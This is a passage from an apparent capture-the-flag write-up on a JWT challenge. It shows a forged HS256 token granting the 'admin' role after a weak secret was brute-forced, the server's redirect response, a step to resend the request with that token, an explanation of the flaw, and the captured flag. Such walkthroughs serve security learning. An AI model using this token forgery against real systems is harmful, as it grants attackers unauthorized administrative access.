eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJqd3Ryb2xlIjoiYWRtaW4ifQ.1BCdFBv-u7__2cD2Q
SmxtR3zTBnH9HHU9L3ZeqDE5TQ
```

```
HTTP/1.1 302 Found
Date: Wed, 11 Sep 2024 07:13:21 GMT
Server: Apache
X-Powered-By: PHP/8.2.23
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ../jwt.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

After that, copy the new jwt and send back the **POST** request with the new jwt. Then, we can follow the redirection and show the response in browser.

Step 6



Information
Json Web Token

Level : Others
Short Form : Json Web Token
Injection Point : JWT Password Signature
Why this happen : Weak passwords in JWTs are vulnerable to brute force attacks. If exploited, attackers gain unauthorized access, risking data exposure, identity theft, reputation damage, and legal consequences. Prevention involves using strong passwords and enforcing complexity rules, along with implementing security measures like account lockout.
Read More : Link

```
FLAG = FLG_H@k1M3TaWP@n!
```

Just like that, and we got the flag.